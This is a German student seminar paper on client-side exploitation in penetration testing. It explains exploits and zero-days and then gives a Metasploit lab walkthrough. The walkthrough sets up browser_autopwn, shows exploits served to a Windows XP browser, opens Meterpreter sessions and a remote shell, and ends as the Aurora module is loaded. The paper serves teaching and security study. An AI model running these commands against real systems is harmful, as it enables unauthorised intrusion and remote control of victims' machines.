fhwedel
UNIVERSITY OF APPLIED SCIENCES

Seminararbeit

Seminar IT-Sicherheit
Wintersemester 2016/2017

Penetration Testing
Client Side Exploitation

Von:
Matthias Wagner
Fachhochschule Wedel
Studiengang: Bachelor Wirtschaftsinformatik
Matrikel-Nummer: 9789
E-mail: winf9789@fh-wedel.de

Dozent:
Prof. Dr. Gerd Beuster
Fachhochschule Wedel
Feldstraße 143
22880 Wedel
E-mail: gb@fh-wedel.de

INHALTSVERZEICHNIS

1 VORWORT

Die Seminararbeit erarbeitet das Thema Client Side Exploitation, anhand des gleichnamigen Kapitels „Chapter 10: Client Side Exploitation“, aus dem Buch „Penetration Testing“ von Georgia Weidman [1]. Das Kapitel beschäftigt sich mit clientseitiger Ausnutzung von Schwachstellen in Anwendungen, unter aktiver Beteiligung des Benutzers. Im Gegensatz zu den üblichen Schwachstellen beim Penetration Testing (z.B. dass finden von anfälligen Diensten, indem Ports abhört werden oder das setzen auf unveränderte Standardpasswörter) werden einige andere Arten zur Ausnutzung von Schwachstellen benutzt. Nach einem Überblick und der einführenden Begriffsklärung, sowie der Vorstellung des Exploit Frameworks Metasploit [2], liegt der Fokus der Arbeit auf „Client Side Attacks“.

Die Attacks um Schwachstellen auf dem Zielsystem auszunutzen, werden mit einem Werkzeug zur Entwicklung und Ausführung von Exploits durchgeführt, dem Metasploit Framework. Die hier vorgestellten Exploit Optionen von Metasploit sind:

- Webbrowser: browser_autopwn Modul

- Internet Explorer: ms10_002_aurora Modul

- Adobe Acrobat Reader: adobe_pdf_embedded_exe Modul

- Microsoft Office: shikata_ga_nai Modul („Da kann man nichts machen“).

2 EINLEITUNG




Abbildung 1: Aufbau eines Client Side Exploits

Client-Side Exploits greifen keine serverseitigen Dienste an, sondern die Anwendersoftware wie z. B. Webbrowser oder das Microsoft Office. Der Exploit kann nicht direkt durchgeführt werden, da die Anwendersoftware nicht auf offene Ports im Netzwerk lauscht.

Da keine Eingaben direkt über das Netzwerk an clientseitige Programme gesendet werden können, muss der Benutzer so beeinflusst werden, dass dieser z. B. eine schädliche Datei öffnet oder einen Link anwählt. Da die Sicherheit eine immer ernstere Rolle spielt und serverseitige Schwachstellen schwieriger zu finden sind, wird das Ausnutzen von clientseitiger Software zum Schlüssel für den Zugang zu sorgfältig geschützten Netzwerken.

Der Erfolg der Client Side Attacks ist darauf angewiesen, dass die schädlichen Daten heruntergeladen werden und in einer Anwendersoftware geöffnet werden, die eine Sicherheitslücke passend zu den Daten, aufweist.

3 EXPLOIT

Ein Exploit (engl. to exploit: ausbeuten, ausnutzen) ist ein Computerprogramm, dass die Sicherheitsanfälligkeit beziehungsweise Fehlfunktion eines anderen Computerprogramms ausnutzt, um gezielt Manipulationen durchzuführen oder um die Existenz einer Schwachstelle zu beweisen. Eine Manipulation die es dem Angreifer ermöglicht, Zugang zu Daten und Informationen zu erhalten, ist eine große Gefahr für die Sicherheit. [3]

Abbildung 2: Sicherheitsanfälligkeit eins Computerprogramms

3.1 EXPLOIT - AUSFÜHRLICHE ERKLÄRUNG

Ein Exploit ist das Ausnutzen der bei der Entwicklung eines Programmes nicht berücksichtigten Schwachstellen. Mit Hilfe einer bestimmten Art von Computerprogrammen oder einzelnen Codeblöcken, wird dabei versucht eine oder mehrere dieser Sicherheitslücken in den Programmen, die auf dem Computer laufen, auszunutzen. Der Zweck eines Exploits ist es sich Zugang zu Systemen zu verschaffen oder in Netzwerke einzudringen und diese weiter zu beeinträchtigen. [4]

Vereinfacht ausgedrückt, kann der Exploit eines Hackers, mit der Brechstange eines Einbrechers vergleichen. Die Brechstange und der Exploit, bieten die Möglichkeit sich Zugang zu Gegenständen oder Dateien zu verschaffen, für die keine Berechtigungen vorliegen. [5]

Ein Exploit muss nicht das Ausnutzen einer Sicherheitslücke sein, sondern kann auch nur eine Sicherheitslücke aufzeigen und diese dokumentieren. Damit kann dann der Softwarehersteller seine Schwachstelle überprüfen und schneller schließen.

Der Exploit ist also im seltensten Fall eine ausgereifte Software - dem Hacker kommt es in den meisten Fällen darauf an, eine vorliegende Sicherheitslücke aufzuzeigen. Da sie überall zu finden sind, gehören zu den am häufigsten angegriffenen Programmen Browser; aber auch Flash, Java und Microsoft Office sind von Exploits betroffen. [6]

3.2 ZERO DAY EXPLOIT

Zero Day Exploits werden oft für Client Side Attacks eingesetzt, es sind unbekannte Sicherheitslücken, die von Hackern entdeckt werden und für Exploits missbraucht werden. Um solch eine Attacke im Vorfeld zu verhindern, versuchen Experten mit verschiedenen Testmethoden, Sicherheitslücken im Voraus aufzuspüren und dem Softwarehersteller aufzuzeigen.




Abbildung 3: Zeitlicher Ablauf - Zero Day Exploit

Die Sicherheitslücke für den Zero Day Exploit entsteht bereits bei der Entwicklung eines Programmes. Entdeckt jemand (eine Person) eine Sicherheitslücke und meldet diese nicht direkt dem Softwarehersteller, wird die Schwachstelle erst bei einem eventuellen ersten entdecktem Angriff bekannt. Es kann also einige Zeit dauern, bis die Hersteller wissen, dass hier ein Problem besteht und wie dieses gelöst werden kann. Der Zero Day Exploit wird eingesetzt, bevor es eine Gegenmaßnahme, einen Patch gibt. Idealerweise halten Hacker einen Zero Day Exploit lange geheim, um die Schwachstelle so lange wie möglich an der breiten Masse ausführen zu können. [7]

Moralisch korrekte Hacker, die stolz darauf sind einen *Zero-Day-Exploit* gefunden zu haben, oder auch Pentration Tester, veröffentlichen den Exploit und somit auch die gefundenen Schwachstellen. Auf dieser Grundlage kann der Hersteller dann einen Patch für die betroffene Anwendung entwickeln und zur Verfügung stellen. [8]

Im Internet gibt es einen Markt für Exploits, auf dem Zero Day Exploits gehandelt werden. Je nach Komplexität, Umfang und Marktwert des betroffenen Systems können hohe Summen erzielt werden. So bietet ein umstrittener Exploit An- und Verkäufer (Zerodium), bis zu 1,5 Millionen US-Dollar für einen iOS 10 Jailbreak. In der Vergangenheit zahlte Zerodium nur 500.000 US-Dollar, um die Sicherheitsmaßnahmen des iPhone- und iPad-Betriebssystems zu umgehen. [9]

3.3 CLIENT SIDE EXPLOITS

Lokale Exploits werden von Cyberkriminellen benutzt, um leise im Hintergrund die Kontrolle über ein Computer-System zu erlangen, die meist durch einen harmlosen Besuch einer Website ausgelöst werden. Schadhafte Widgets nutzen beispielsweise Sicherheitslücken eines Browsers aus, um ein Client-System anzugreifen, wenn die Website angezeigt wird. Im Jahre 2010, gab es fast 5 Millionen infizierten Widgets auf Websites. [10]

3.3.1 Schwachstelle

Wie eine verschlossene Tür, die mit der richtigen Taste oder Kombination geöffnet werden kann, ist eine Sicherheitslücke ein Programmfehler, mit dem ein Produkt ausgenutzt werden kann.

Abbildung 4: Die größte Schwachstelle - Der Benutzer

Die größte Schwachstelle ist derjenige, der jeden Tag Zugriff zu einem Computer-System hat – der Benutzer. Er hat Zugriff auf die gesamte Anwendungssoftware und das Computer System des Benutzers ist meistens weniger gesichert als öffentlich zugängliche Server. Das Computer-System des Benutzers verbindet außerdem das Internet mit dem internen Netzwerk und ermöglicht so weitere Attacken.

3.3.2 Client Side Attacks

Client Side Attacks ist ein Angriff über einen Client Side Exploit und sie sind nichts Neues. Dennoch werden die Werkzeuge und Techniken um sie auszuführen immer besser. Dies bedeutet, dass die Angriffe mit immer weniger Aufwand durchzuführen sind. Solange es möglich ist einen ungepatchten Exploit auszunutzen, besteht die Möglichkeit diesen zu verwenden.

3.3.3 Client / Server-Architektur

In der traditionellen Client / Server-Architektur, ist der "Client" normalerweise ein Betriebssystem, auf dem ein Endbenutzer ("Der Benutzer") täglich agiert.

Abbildung 5: Client / Server-Architektur - Der täglich agierende Benutzer

So ein Client-System ist oft eines der verschiedenen Microsoft-Betriebssysteme, z. B. Windows XP, Vista und Windows 7 sowie 8 und 10. Die Betriebssysteme sind in der Regel mit einer Reihe von Anwendungsprogrammen versehen, so dass der Mitarbeiter seine komplette tägliche Arbeit durchführen kann. Dazu gehören verschiedene PDF-Reader / Writer, Instant Messenger sowie häufig verwendete Anwendungen wie Internet Explorer oder Firefox Webbrowser mit all ihren Add-ons.

Diese Anwendungen enthalten, neben den Sicherheitslücken die ein Betriebssystem aufweist, selbst oft einige Schwachstellen. Client Side Angriffe nutzen das Wissen, das diese Schwachstellen vorhanden sind aus und können so mit wenig Aufwand, unter Zuhilfenahme kleiner Software, diese Schwachstellen ausnutzen.

3.3.4 Funktionsweise einer Client Side Attack

Es gibt viele Möglichkeiten eine Client Side Attack durchzuführen, oft werden die Angriffe in Verbindung mit Social-Engineering-Techniken, wie Phishing oder Spear-Phishing-Angriffe, durchgeführt. [1] Die Angriffe werden dann oft durch die Verwendung von geschickt formulierten Mails, mit Anhängen wie Microsoft Word-Dokumenten, Bilddateien und PDF-Dokumente gestartet. Andere E-Mails enthalten einfach diverse Textabschnitte und Hyperlinks.

Die Client Side Angriffe werden z. B. durch einfaches Öffnen, von scheinbar harmlosen Dateien, aktiviert. Den Dateien ist es nicht anzusehen, dass sie schädliche Programmcodes beinhalten. Der Exploit, der dann auf dem Client-System ausgeführt wird, versucht zunächst eine Sicherheitslücke in der Anwendersoftware mit dem die Datei geöffnet wurde, auszunutzen. Ziel ist es beispielsweise höhere Rechte zu erhalten und so weitere schädlichen Codes in das Betriebssystem zu laden und auszuführen oder weitere Codes aus dem Internet nachzuladen. [11]

Der Exploit ist das Angriffsmittel und der Payload die Anwendung des Angreifers, zu Deutsch Nutzlast. Diese Nutzdaten werden ausgeführt, um die Sicherheitslücke auszunutzen.

3.3.5 Beispielszenarien für eine Client Side Attack

3.3.5.1 Browserbasierter Exploit




Abbildung 6: Ablauszsenario - Browserbasierter Exploit

Der Nutzer erhält z. B. eine E-Mail von einem scheinbaren Mitarbeiter der Firma. Diese E-Mail, die das Corporate Design dieser Firma wiederspiegelt, versucht dem Nutzer einzureden, dass es wichtig ist, den Link zum neuen Mitarbeiterhandbuch zu besuchen. Da der Nutzer nichts Böses ahnt und selbst der Absender der Mail den Namen der Assistentin der Geschäftsführung trägt, klicken dieser auf den Link. Darauf wird der Nutzer auf eine legitim gestaltete Website geleitet. Es folgt eine harmlose Fehlermeldung, die schnell weggeklickt wird. An diesem Punkt ist eine Sicherheitslücke in dem Client-System bereits ausgenutzt worden und der Angreifer hat unbemerkt Zugriff auf das Betriebssystem erlangt.

Das Beispiel geht davon aus, dass der benutzte Webbrowser eine ungepatchte Schwachstelle oder sogar einen Zero Dayexploit aufweist. Es wurde also nicht die neueste Version des Internet Browsers genutzt, die eine ungepatchte Schwachstelle enthält, die den Angreifern erlaubt die volle Kontrolle über Ihr System zu erlangen.

Diese Art von Client Side Angriffen wird als "Browserbasiert" oder "Webbasiert" bezeichnet.
Beim Besuch der böswilligen Website wird ein bösartiger Code ausgeführt, der eine Schwachstelle im Webbrowser ausnutzt.

3.3.5.2 Dateibasierter Exploit

Der Benutzer erhält eine E-Mail von einem anderen scheinbaren legitimen Benutzer. Die E-Mail erklärt, dass es wichtig sei, dass die neue Verfahrensanweisung im angehängten PDF-Dokument gelesen wird. Nach öffnen des Dokuments startet gleichzeitig der schadhafte Inhalt des Dokuments. An diesem Punkt ist eine Sicherheitslücke in dem System bereits ausgenutzt worden und der Angreifer hat Zugriff auf das Betriebssystem.

Das Beispiel geht davon aus, dass eine Version von einem PDF-Reader verwendet wird die Schwachstellen aufweist. Viele Schwachstellen bestehen beim Acrobat Reader und anderen PDF-Reader-Anwendungen, so dass der Angreifer erfolgreich die Kontrolle über einen Computer, ohne das Wissen der Benutzer übernehmen kann.

4 PENETRATION TESTING SOFTWARE

Ein Penetrationstest, Pen-Test, ist ein Angriff auf ein Computersystem, um einen umfassenden Sicherheitstest durchzuführen. Der Penetrationstest sucht nach Sicherheitsschwächen einzelner Rechner oder Netzwerken um diese aufzuzeigen.




Abbildung 7: Penetration Testing - Suche nach Sicherheitsschwächen

Beim Penetrationstest werden die installierten Anwendungen, wie zum Beispiel Webanwendung und Mailserver, beziehungsweise die zugrunde liegenden Systeme wie zum Beispiel Betriebssysteme und Datenbanken, auf Sicherheitslücken überprüft. Dabei werden Penetrationstestwerkzeuge als Teil eines Penetrationstests verwendet, um bestimmte Aufgaben zu automatisieren, die Testeffizienz zu verbessern und die dabei helfen möglichst alle Angriffsmuster nachzubilden, die unter Verwendung manueller Analysetechniken allein schwierig nachzustellen sind.

4.1 EXPLOIT-FRAMEWORK METASPLOIT

Das Metasploit-Projekt ist ein Open Source Projekt, dass eine öffentliche Ressource für die Erforschung von Sicherheitslücken bietet und Code entwickelt, der es zum Beispiel einem Netzwerkadministrator ermöglicht, in sein eigenes Netzwerk einzudringen, um Sicherheitsrisiken zu identifizieren und zu dokumentieren, welche Schwachstellen zuerst behandelt werden müssen. [12]

Neben der Tatsache, dass Software wie Metasploit ein frei verfügbares Tool für Administratoren ist, um ihre Netze abzusichern und Patches einzuspielen um somit letztlich für mehr Sicherheit zu sorgen, kann das Metasploit Framework aber auch als Fluch gesehen werden. Denn es ermöglicht selbst einem Laien zu hacken. [13]

Die Anwendung vom Metasploit-Framework gliedert sich in grundlegende Schritte:

1. Exploit auswählen / konfigurieren
2. Optionale Verwundbarkeitsprüfung
3. Payload
4. Ausführung
5. Weiteres Vordringen auf dem Zielsystem.

```
 __________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--||  *
```

Abbildung 8: Metasploit - Logo

Diese Modularität, die es erlaubt, jeden Exploit mit jeder kompatiblen Nutzlast zu kombinieren, ist einer der großen Vorteile des Frameworks, da es eine Trennung der Aufgaben von Entwicklern (von Nutzlasten und Exploits) und Angreifern ermöglicht. [2]

5 CLIENT SIDE ATTACKS

Die Frage die sich sollt ist, wie kann man an einer Firerwall vorbei kommen, wenn man in ein fremdes Netz eindringen möchte. Heutzutage ist eine Firewall ein wesentlicher Bestandteil moderner Sicherheitslösungen. Neben der Firewall die ein Netzwerk schützt, haben die meisten Computer, vor allem die Windows basierten Betriebssysteme, einen Paketfilter eingebaut.




Abbildung 9: Client Side Attacks - Umgeben einer Firewall

Die Basis Funktionalität der Firewall ist es das Netzwerk hinter ihr zu schützen, dazu wird der hereinkommende traffic gefiltert, welches das Exploiten schwierig macht. Wenn man also nicht von außen Hereinkommen, warum macht man es dann nicht anders herum, eine Attacke von innen heraus.

Bei den folgenden Beispielen für Exploits, wo die Nutzlasten selber zu konfigurieren ist, wird häufig die reverse_tcp Option konfiguriert. Eine Reverse Connection wird gewöhnlicher weise dazu verwendet um Einschränkungen für offene Ports zu umgehen. Die Firewall blockiert in der Regel eingehende Verbindungen, Sie blockiert jedoch nicht den ausgehenden Datenverkehr. Im Gegensatz zu einer normalen Verbindung, ein Client verbindet sich über einen offenen Port zu einem Server, öffnet der Client den Port, mit dem der Server eine Verbindung herstellt.

Die folgenden Seiten werden Client Side Angriffe behandeln, dafür werden einige clientseitige Exploits gründlich erläutert, beginnend mit dem, was eines der beliebtesten Ziele für clientseitige Exploitation ist, der Webbrowser.

5.1 BROWSERBASIERT

Webbrowser sind programmiert worden um Webseiten anzuzeigen. So wie ein Angreifer fehlerhafte Eingaben an einen Server senden kann, kann der Benutzer dazu benutzt werden um mit dem Webbrowser manipulierte Webseiten Aufzusuchen um Sicherheitslücken auszunutzen.




Abbildung 10: Client Side Attacks - Sicherheitslücken im Webbrowser ausnutzen

5.1.1 Metasploit Exploit Option - *browser_autopwn*

Das browser_autopwn Modul, eine Option die in Metasploit Verfügbar ist, lädt alle bekannten Browser und Browser Add On Exploit Module und wartet auf einen Browser, der eine Verbindung zum Server herstellt. Sobald der Browser eine Verbindung herstellt, werden alle geladenen Exploits ausgeführt.

Starten vom Metasploit service

```
root@kali:~# service metasploit start
[ ok ] Starting Metasploit rpc server: prosvc.
[ ok ] Starting Metasploit web server: thin.
[ ok ] Starting Metasploit worker: worker.
```

Starten vom Interface für Metasploit

```
root@kali:~# msfconsole
MMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMMM
MMMMMMMMMMM                  MMMMMMMMMM
MMMN$                              vMMMM
MMMNl  MMMMM             MMMMM  JMMMM
MMMNl  MMMMMMMN       NMMMMMMM  JMMMM
MMMNl  MMMMMMMMMNmmmNMMMMMMMMM  JMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMMMMMMMMMMMMMMMMMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMMM   MMMMMMM   MMMMM  jMMMM
MMMNI  MMMNM   MMMMMMM   MMMMM  jMMMM
MMMNI  WMMMM   MMMMMMM   MMMM#  JMMMM
MMMMR  ?MMNM             MMMMM .dMMMM
MMMMNm `?MMM             MMMM` dMMMMM
MMMMMMN  ?MM             MM?  NMMMMMN
MMMMMMMMNe                 JMMMMMNMMM
MMMMMMMMMMNm,            eMMMMMNMMNMM
MMMMNNMNMMMMMNx        MMMMMMNMMNMMNM
MMMMMMMMNMMNMMMMm+..+MMNMMNMNMMNMMNMM
        http://metasploit.pro
msf >
```

browser_autopwn in Metasploit aufrufen

```
msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) >
```

Setzen der Optionen für unsere Attacke

```
msf auxiliary(browser_autopwn) > show options

Module options (auxiliary/server/browser_autopwn):

 Name        Current Setting  Required  Description
 ----        ---------------  --------  -----------
 LHOST                        yes       The IP address to use for reverse-connect payloads
 SRVHOST     0.0.0.0          yes       The local host to listen on. This must be an address on the local machine.
 SRVPORT     8080             yes       The local port to listen on.
 SSL         false            no        Negotiate SSL for incoming connections
 SSLCert                      no        Path to a custom SSL certificate (default is randomly generated)
 SSLVersion  SSL3             no        Specify the version of SSL that should be used (accepted: SSL2, SSL3, TLS1)
 URIPATH                      no        The URI to use for this exploit (default is random)


msf auxiliary(browser_autopwn) > set LHOST 192.168.1.216
LHOST => 192.168.1.216

msf auxiliary(browser_autopwn) > set URIPATH harmlos
URIPATH => harmlos

msf auxiliary(browser_autopwn) > exploit
[*] Auxiliary module execution completed

[*] Setup
[*] Obfuscating initial javascript 2016-10-30 08:14:05 -0400
msf auxiliary(browser_autopwn) > [*] Done in 0.986095306 seconds

[*] Starting exploit modules on host 192.168.1.216...

*---snip---*

[*] --- Done, found 16 exploit modules

[*] Using URL: http://0.0.0.0:8080/harmlos
[*]  Local IP: http://192.168.1.216:8080/harmlos
[*] Server started.
```

Die gewählten Optionen für dieses Modul sind Standarteinstellungen für clientseitige Angriffe. Der LHOST, die IP-Adresse die das Opfer in seinem Webbrowser aufrufen soll, wurde auf die Attacker-Adresse gesetzt, unsere IP-Adresse. (192.168.1.216)

URIPATH, die Identifizierung des abstrakten Bezeichners für diese Attacke, haben wir auf etwas einfach zu merkendes, sowie harmloses gesetzt. (harmlos).

Der Client ruft dann die URL auf




Abbildung 11: Internet Explorer - Ansurfen der URL

Windows Xp ist nicht das aktuellste Betriebssystem und Microsoft hat den Support von Windows XP eingestellt, dennoch wird dieses Betriebssystem weiterhin verwendet.

Der Server erkennt den Aufruf im Browser unter Windows XP und sendet alle Exploits

```
msf auxiliary(browser_autopwn) >
[*] 192.168.1.205  browser_autopwn - Handling '/harmlos'
[*] 192.168.1.205  browser_autopwn - Handling
'/harmlos?sessid=TWljcm9zb2Z0IFdpbmRvd3M6WFA6U1AzOmRlOng4NjpNU0lFOjYuMDo%3d'
[*] 192.168.1.205   browser_autopwn - JavaScript Report: Microsoft Windows:XP:SP3:de:x86:MSIE:6.0:
[*] 192.168.1.205   browser_autopwn - Responding with 14 exploits
[*] 192.168.1.205   java_atomicreferencearray - Sending Java AtomicReferenceArray Type Violation Vulnerability

*---snip---*

Remote Code Execution
[*] 192.168.1.205   java_verifier_field_access - Generated jar to drop (5488 bytes).
[*] 192.168.1.205   java_jre17_provider_skeleton - handling request for /MGOfIcBirfU/
[*] 192.168.1.205   ms12_004_midi - Request as: Windows-Media-Player/9.00.00.4503
[*] 192.168.1.205   ms12_004_midi - Sending midi corruption file...
[*] 192.168.1.205   ms12_004_midi - Request as: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1)
[*] 192.168.1.205    ms12_004_midi - Sending midi corruption file...
[*] Sending stage (769024 bytes) to 192.168.1.205
[*] Meterpreter session 4 opened (192.168.1.216:3333 -> 192.168.1.205:1272) at 2016-10-30 09:04:56 -0400
[*] Session ID 4 (192.168.1.216:3333 -> 192.168.1.205:1272) processing InitialAutoRunScript 'migrate -f'
[*] Current server process: iexplore.exe (1260)
[*] Spawning notepad.exe process to migrate to
[+] Migrating to 920
[+] Successfully migrated to process
```

Da eine Sicherheitslücke erkannt wurde wird die Nutzlast als Meterpreter Session konfiguriert um über eine SSL-Verbindung Kontrolle über den Zielrechner zu erlangen.
Typischerweise wird sobald eine Session auf ist, die Meterpreter Session in einen anderem Prozess migrieren. Das wird gemacht, da es passiert, dass sich der Browser aufhängt und abstürzt. Wenn das geschieht ist die Meterpreter Session ebenfalls verloren und der Angriff war umsonst. In diesem Fall wurde die notepad.exe aufgerufen und die Meterpreter Session ist in den Prozess migriert. Das Verfahren zur Migration wird im nächsten Beispiel detaillierter aufgegriffen.

Laufende Sitzungen um auf des Attackierte System zuzugreifen

```
msf auxiliary(browser_autopwn) > sessions

Active sessions
===============

  Id  Type                   Information                          Connection
  --  ----                   ---------                            ----------
  1   meterpreter x86/win32  MATTHIAS- \Administrator @ MATTHIAS- 192.168.1.216:3333 -> 192.168.1.205:1099
  2   meterpreter x86/win32  MATTHIAS- \Administrator @ MATTHIAS- 192.168.1.216:3333 -> 192.168.1.205:1157
  3   meterpreter x86/win32  MATTHIAS- \Administrator @ MATTHIAS- 192.168.1.216:3333 -> 192.168.1.205:1216
  4   meterpreter x86/win32  MATTHIAS- \Administrator @ MATTHIAS- 192.168.1.216:3333 -> 192.168.1.205:1272
```

In diesem Fall wurden vier neue Sitzungen erstellt. Nicht schlecht für so wenig Arbeit.

Erforschung gehackter Systeminformationen

```
msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > sysinfo
Computer        : MATTHIAS-E051E7
OS              : Windows XP (Build 2600, Service Pack 3).
Architecture    : x86
System Language : de_DE
Meterpreter     : x86/win32
meterpreter > shell
Process 504 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Dokumente und Einstellungen\Administrator\Desktop>
```

5.1.2 Metasploit Exploit Option - Aurora exploit

Angreifer nutzten eine Sicherheitslücke im Internet Explorer aus. Betroffene Versionen des Webbrowsers sind 6, 7 und 8. Die Sicherheitslücke lässt sich missbrauchen, um über eine manipulierte Webseite Code in einen Windows-System zu schleusen und zu starten. Es wurde ein Trojaner-Downloader eingeschleust, der dann über eine SSL-gesicherte Verbindung weitere Module von einem Server lädt, unter anderem eine Backdoor, mit der die Angreifer aus der Ferne Zugriff auf den Rechner hatten. [14]

Der Exploit der unter dem Codenamen "Aurora" ablief, wurde im Jahr 2010 gegen große Unternehmen wie Google, Adobe und Yahoo und dutzende weiteren US-Firmen eingesetzt. Der Internet Explorer enthielt zum Zeitpunkt der Angriffe eine Zero Day Schwachstelle die nach bekannt werden umgehend mit einem Update geschlossen werden konnte. Da nicht alle Systeme einem Update unterzogen wurden, ist davon auszugehen, dass diese Sicherheitslücke heute noch auf vielen Systemen existiert.

Wir werden Metasploit mit dem ms10_002_aurora Modul verwenden, um die Kontrolle über einen Zielcomputer zu übernehmen, der einen Browser benutzt, der diese Sicherheitslücke nicht durch ein Update geschlossen hat. Dazu werden wir wieder einen Server aufsetzen, auf dem dann zugegriffen werden soll.

Starten von Metasploit und Aufruf vom Aurora Modul in Metasploit

```
root@kali:~# service metasploit start
*---snip---*
root@kali:~# msfconsole
msf >
msf > use exploit/windows/browser/ms10_002_aurora
